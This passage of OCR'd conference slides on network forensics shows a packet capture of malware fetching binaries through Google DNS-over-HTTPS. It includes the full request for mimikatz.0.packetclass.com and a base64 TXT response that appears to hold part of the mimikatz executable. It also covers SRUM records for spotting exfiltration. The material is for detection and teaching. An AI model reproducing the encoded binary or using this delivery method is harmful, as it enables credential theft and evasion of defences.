a.dnspod.com.(119.28.48.231)."}
```

https://www.proofpoint.com/us/threat-insight/post/psixbot-now-using-google-dns-over-https-and-possible-new-sexploitation-module

#sf21vus


Downloading Malware Binaries using DoH



4	0.038456	192.168.253.132	172.217.168.238	TLSv1.2	235	Client Hello
5	0.038917	172.217.168.238	192.168.253.132	TCP	60	443 → 50892 [ACK]
6	0.090766	172.217.168.238	192.168.253.132	TLSv1.2	1514	Server Hello
7	0.090767	172.217.168.238	192.168.253.132	TLSv1.2	1424	Certificate, Serve
8	0.090861	192.168.253.132	172.217.168.238	TCP	54	50892 → 443 [ACK]
9	0.097174	192.168.253.132	172.217.168.238	TLSv1.2	147	Client Key Exchang
10	0.097461	172.217.168.238	192.168.253.132	TCP	60	443 → 50892 [ACK]
11	0.112035	172.217.168.238	192.168.253.132	TLSv1.2	338	New Session Ticket
12	0.113212	192.168.253.132	172.217.168.238	HTTP	426	GET /resolve?name=
13	0.113647	172.217.168.238	192.168.253.132	TCP	60	443 → 50892 [ACK]
14	0.589865	172.217.168.238	192.168.253.132	TLSv1.2	1514	[TLS segment of a
15	0.589866	172.217.168.238	192.168.253.132	TLSv1.2	1514	[TLS segment of a
16	0.589866	172.217.168.238	192.168.253.132	TLSv1.2	1514	[TLS segment of a
17	0.589867	172.217.168.238	192.168.253.132	TLSv1.2	1394	[TLS segment of a
18	0.590025	192.168.253.132	172.217.168.238	TCP	54	50892 → 443 [ACK]
19	0.590921	172.217.168.238	192.168.253.132	TLSv1.2	1514	[TLS segment of a
20	0.590922	172.217.168.238	192.168.253.132	TLSv1.2	1514	[TLS segment of a
21	0.590925	172.217.168.238	192.168.253.132	TLSv1.2	1514	[TLS segment of a

```
    Extensions Length: 93
  ▾ Extension: server_name (len=19)
      Type: server_name (0)
      Length: 19
    ▾ Server Name Indication extension
        Server Name list length: 17
        Server Name Type: host_name (0)
        Server Name length: 14
        Server Name: dns.google.com
  ▾ Extension: ec_point_formats (len=4)
      Type: ec_point_formats (11)
      Length: 4
      EC point formats Length: 3
```

Thanks for Didier Stevens
for this PCAP



8	0.090861	192.168.253.132	172.217.168.238	TCP	54	50892 → 443 [ACK] Seq=182 Ack=2831 Win=64240 Len=0
9	0.097174	192.168.253.132	172.217.168.238	TLSv1.2	147	Client Key Exchange, Change Cipher Spec, Finished
10	0.097461	172.217.168.238	192.168.253.132	TCP	60	443 → 50892 [ACK] Seq=2831 Ack=275 Win=64240 Len=0
11	0.112035	172.217.168.238	192.168.253.132	TLSv1.2	338	New Session Ticket, Change Cipher Spec, Finished
12	0.113212	192.168.253.132	172.217.168.238	HTTP	426	GET /resolve?name=mimikatz.0.packetclass.com&type=TXT&dnssec=false HTTP/1.1
13	0.113647	172.217.168.238	192.168.253.132	TCP	60	443 → 50892 [ACK] Seq=3115 Ack=647 Win=64240 Len=0
14	0.589865	172.217.168.238	192.168.253.132	TLSv1.2	1514	[TLS segment of a reassembled PDU]
15	0.589866	172.217.168.238	192.168.253.132	TLSv1.2	1514	[TLS segment of a reassembled PDU] [TCP segment of a reassembled PDU]
16	0.589866	172.217.168.238	192.168.253.132	TLSv1.2	1514	[TLS segment of a reassembled PDU] [TCP segment of a reassembled PDU]
17	0.589867	172.217.168.238	192.168.253.132	TLSv1.2	1394	[TLS segment of a reassembled PDU]
18	0.590025	192.168.253.132	172.217.168.238	TCP	54	50892 → 443 [ACK] Seq=647 Ack=8835 Win=64240 Len=0
19	0.590921	172.217.168.238	192.168.253.132	TLSv1.2	1514	[TLS segment of a reassembled PDU]
20	0.590922	172.217.168.238	192.168.253.132	TLSv1.2	1514	[TLS segment of a reassembled PDU] [TCP segment of a reassembled PDU]
21	0.590925	172.217.168.238	192.168.253.132	TLSv1.2	1514	[TLS segment of a reassembled PDU] [TCP segment of a reassembled PDU]

```
    [Application Data Protocol: http-over-tls]
Hypertext Transfer Protocol
> GET /resolve?name=mimikatz.0.packetclass.com&type=TXT&dnssec=false HTTP/1.1\r\n
  User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.133 Safari/537.36\r\n
  Accept: application/dns-json\r\n
  Accept-Language: nl-BE,nl;q=0.5\r\n
  Accept-Encoding: gzip, deflate\r\n
  Host: dns.google.com\r\n
  Connection: Keep-Alive\r\n
  \r\n
  [Full request URI: https://dns.google.com/resolve?name=mimikatz.0.packetclass.com&type=TXT&dnssec=false]
  [HTTP request 1/23]
  [Response in frame: 42]
```

```
20  66 6c 61 74 65 0d 0a 48  6f 73 74 3a 20 64 6e 73   flate··H ost: dns
30  2e 67 6f 6f 67 6c 65 2e  63 6f 6d 0d 0a 43 6f 6e   .google. com··Con
40  6e 65 63 74 69 6f 6e 3a  20 4b 65 65 70 2d 41 6c   nection:  Keep-Al
```

```
GET /resolve?name=mimikatz.0.packetclass.com&type=TXT&dnssec=false HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.133 Safari/537.36
Accept: application/dns-json
Accept-Language: nl-BE,nl;q=0.5
Accept-Encoding: gzip, deflate
Host: dns.google.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Access-Control-Allow-Origin: *
Date: Mon, 05 Aug 2019 20:26:23 GMT
Expires: Mon, 05 Aug 2019 20:26:23 GMT
Cache-Control: private, max-age=59
Content-Type: application/x-javascript; charset=UTF-8
Content-Encoding: gzip
Server: HTTP server (unknown)
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
Alt-Svc: quic=":443"; ma=2592000; v="46,43,39"
Transfer-Encoding: chunked
```


{"Status": 0,"TC": false,"RD": true,"RA": true,"AD": false,"CD": false,"Question":[{"name": "mimikatz.0.packetclass.com.","type": 16}],"Answer":[{"name": "mimikatz.0.packetclass.com.","type": 16,"TTL":
59,"data": "\"TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAKAEAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAAB8sg3/
ONNjrDjTY6w402OsMav2rDnTY6wxq+CsBtNjrDGr56wo02OsMavwrDrTY6wjTv+sOtNjrF49qK\"\"w802OsoziorDrTY6xOTg6sOtNjrCaB56w602OsTk4YrBfTY6w402KsTdFjrB8VHaw502OsMavqrGfTY6wxq/
esOdNjrDGr8qw602OsUmljaDjTY6wAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABQRQAAZIYGAChUJl0AAAAAAAAAAPAAIgALAgkAAFwJAADoBQAAAAAA2P4IAAAQAAAAAABAAQAAAAAQAAAAAgAABQACAAAAAAAFAAIAAAAAA\"\"AABwDwAABAAAi08QAAMAQIEAABAAAAAAAAAQ
AAAAAAAAAAAQAAAAAAAAEAAAAAAAAAAAAAQAAAAAAAAAAAAAADA+Q0ARAIAAAAQDwDoPwAAAMAOAFhNAAAAOA8AmCwAAABQDwBwEgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAHAJALASAAAo9g0AYAAAAAAAAAAAAAAAAAAAA
AAAAAudG\"\"VAdAAAAGFbCQAAEAAAAFwJAAAEAAAAAAAAAAAAAAAAAAAgAABgLnJkYXRhAADwyAQAAHAJAADKBAAAYAkAAAAAAAAAAAAAAAAAAQAAAQC5kYXRhAAAA+HIAAABADgAAZAAAACoOAAAAAAAAAAAAAAAAAEAAAMAucGRhdGEAAFhNAAAAwA4AAEAAAACODgAAAAAA
AAAAAAAAABAAABALnJzcmMAAADoPwAAABAPAABAAAAA3A4AAAAAAAAAA\"\"AAAAAAAAQAAAQC5yZWxvYwAAkhsAAABQDwAAHAAAABwPAAAAAAAAAAAAAAAAAAEAAAEIAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\"\"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAEiLxEiJWAhIiWgQSIlwIESIQBhXQVRBVUiB7EABAAAPt5wkkAEAAEUz5EG9/wAAAEiL+bIERIhMJEJEiGwkQESIZCRBRIhkJENmQTvcdB1Ii5QkiAEAAEiNTCRFRA+3w4hcJETo\"\"pe8IAI1TBUiLnCSgAQAARDmkJKgBAAB1EWZEDSN0C4oDD7bK/
sKIRAxAD7cDD7bqQYv0iYQkcAEAAEw5Jw+EKAEAAGZBO+0PhwgBAABEOWcYdCpIjQ3pcwkA6GiNAABIjUwkQIvVQbgBAAAA6L73AABIjQ3bcwkA6EqNAABEi81Ii6wkmAEAAEyNRCRARDlnCHQoD7cDSI2MJHABAAC6sDYxAEiJTCQwSIsPiUQkKEiJbCQg6PLiCADrIU\"\"iL
D0iNhCRwAQAAM9JIiUQkMEiJbCQoTIlkJCDo2+IIAEE7xHVNRDlnGHQtSI0NbXMJAOjUjAAAi5QkcAEAAEG4AQAAAEiLzegn9wAASI0NRHMJAOizjAAAD7cDi4wkcAEAADvIQA+WxkE79HROZokL60lEOWcISI0NMnMJAEiNFUtzCQBID0XRSI0NYHMJAESLwOh0jAAA6yJIjQ2
fcwkAi9VFi81Ml8PoXowAAOsMSI0NGXQJAOhQjAAA\"\"TI2cJEABAACLxkmLWyBJi2soSYtzOEmL40FdQVxfw8xMi9xJiVsISYlrEEmJcxhXSIHsUAEAAEEPtwFJi+hMi8FIi4wkgAEAAGaDwAIz/2ZBiUMgSYvxSIXJD4TsAAAAQbr/
AAAAZkE7wg+HyAAAAMdEJEgBAAAASY1DIEUzyUiJRCRASI1EJFBIiUQkOGaJVCQwTIlEJChFM8BBitJAiHwkIOh8/f//hcAPhKgAAAAPt5wkeAEAAGaD+w\"\"JyaQ+3w7mQAAAAZjlMBE51Qbj+/
wAAZgPYZjseZoncJHgBAABAD5bHhf90FkiNVCRQRA+3w0iLzeg57QgAZoke61oPtxZED7fDSI0NaHMJAOsSRA+2RARPD7ZUBE5IjQ3UcwkA6CuLAADrMUiNDTZ0CQAPt9PoGosAAOsgSI0NtXQJAA+30E2LwugGiwAA6wxIjQ0hdQkA6PiKAABMjZwkUAEAAIvHSYtbEEmLaxhJ
i3MgSYvjX8PMQFNI\"\"g+xwSIvCSIvZSI1UJFBIi8j/
Fb5iCQCFwHR3D7dUJFpED7dEJFgPt0QkXEQPt1QkVkQPt1wkUkQPt0wkUIlEJECJVCQ4RIlEJDBEiVQkKEyNBSd1CQBIjUwkYLoQAAAARIlcJCDo1+QIAIXAfiRMjUwkYEiNFSN1CQBBuBgAAABIi8tIx0QkIA8AAAD/
FatpCQBIg8RwW8PMQFNIg+xASIvZSI1MJDBBsAHohuAIAIXAeC4Pt0QkMEyLTC\"\"Q4SI0V2XQJAEG4GwAAAEiLy4lEJCD/
FWZpCQBIjUwkM0ha4AgASIPEQFvDzMxMi9xTSIPsUMdEJEBraXdpSI0F8coJALsBAAAASYlD4EiNBZXuCQC6AAQAAEmJQ9hJiUPQRIvLuQAAAQBBuAAQAABJiUPI/
xUgagkASIkFmZ0OAEiFwHR0SINkJCAASI0Vj5gOAEUzyUUzwEiLyP8VIGoJAIXAeRhIjQ0lAgoAi9DoakAAEiDJWaYDgAA\"\"60hIiw1VmA4ASINkJCAASI0VWJgOAEUzyUUzwP8VzGkJAIXAeSRIjQ1ZAgoAi9DoLokAAEiDJTKYDgAA6wxIjQ2xAgoA68iJAABIgz0MmA4

SRUM as a network artifact

What is SRUM?

- System Resource Utilization Monitor
- One of valuable artifact for Windows OS
- Located at “C:\Windows\System32\sru“
- Very useful to map binaries with network bytes sent and received
- Great artifact to investigate data exfiltration

#sf21vus

Timestamp	App Name	Bytes Sent	Bytes Received
2/17/2021 13:04	tstunnel.exe	8,057	14,199
2/17/2021 14:05	tstunnel.exe	12,547,873	791,574
2/17/2021 15:06	tstunnel.exe	1,196,254	131,382
2/17/2021 16:07	tstunnel.exe	1,337	2,174
2/17/2021 17:08	tstunnel.exe	350,762	159,972
2/18/2021 9:03	tstunnel.exe	54	0
2/18/2021 10:03	tstunnel.exe	3,016,507	175,098
2/18/2021 11:03	tstunnel.exe	368,695	101,567
2/18/2021 12:04	tstunnel.exe	111,024	45,092
2/18/2021 13:05	tstunnel.exe	15,283	11,366
2/18/2021 14:06	tstunnel.exe	1,337	2,174
2/18/2021 15:07	tstunnel.exe	54	0
2/21/2021 12:54	tstunnel.exe	527,880	118,050
2/21/2021 13:55	tstunnel.exe	11,837	12,385
2/21/2021 14:56	tstunnel.exe	2,287,635	138,807
2/21/2021 15:57	tstunnel.exe	1,337	2,114
2/21/2021 16:58	tstunnel.exe	1,337	2,174
2/21/2021 17:59	tstunnel.exe	1,391	2,234
3/23/2021 16:54	tstunnel.exe	2,815	4,092
3/26/2021 0:07	tstunnel.exe	3,508	9,524
3/26/2021 1:08	tstunnel.exe	1,337	2,114
3/26/2021 2:09	tstunnel.exe	1,337	2,174
3/26/2021 3:09	tstunnel.exe	1,391	2,174
3/30/2021 10:00	tstunnel.exe	17,800,420	837,675
3/30/2021 11:00	tstunnel.exe	16,797,984	832,828
3/30/2021 12:01	tstunnel.exe	7,477,847	194,640
3/30/2021 13:02	tstunnel.exe	2,263	3,816

References

- https://ja3er.com
- https://sslbl.abuse.ch/ja3-fingerprints
- Salesforce.com
- Cisco.com
- https://github.com/corelight/community-id-spec
- netresec.com
- ntop.org
- blog.didierstevens.com

#sf21vus

Thank you ☺